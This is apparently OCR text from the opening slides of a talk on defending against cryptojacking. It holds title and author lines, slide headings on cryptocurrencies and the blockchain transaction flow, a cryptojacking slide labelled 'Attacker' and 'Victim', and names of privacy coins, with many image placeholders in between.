An Application Agnostic Defense Against the Dark Arts of Cryptojacking


Nada Lachtar

Abdulrahman Abu Elkhail

Anys Bacha

Hafiz Malik

The Emergence of Cryptocurrencies



Number of available cryptocurrencies

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



Number of available cryptocurrencies

A Decentralized Type of Currency



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

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

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
Broadcast network of P2P nodes (miners)



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



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Broadcast network of P2P nodes (miners)

Mine new block

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



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Broadcast network of P2P nodes (miners)

Mine new block

Add newly mined block to blockchain

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



Customer initiates transaction

Broadcast network of P2P nodes (miners)

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Add newly mined block to blockchain

Complete transaction

The Rise of Cryptojacking Malware

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

Attacker

Victim

Zcash

MONERO

Dash

VERGE

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

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

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

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

Zcash MONERO Dash VERGE

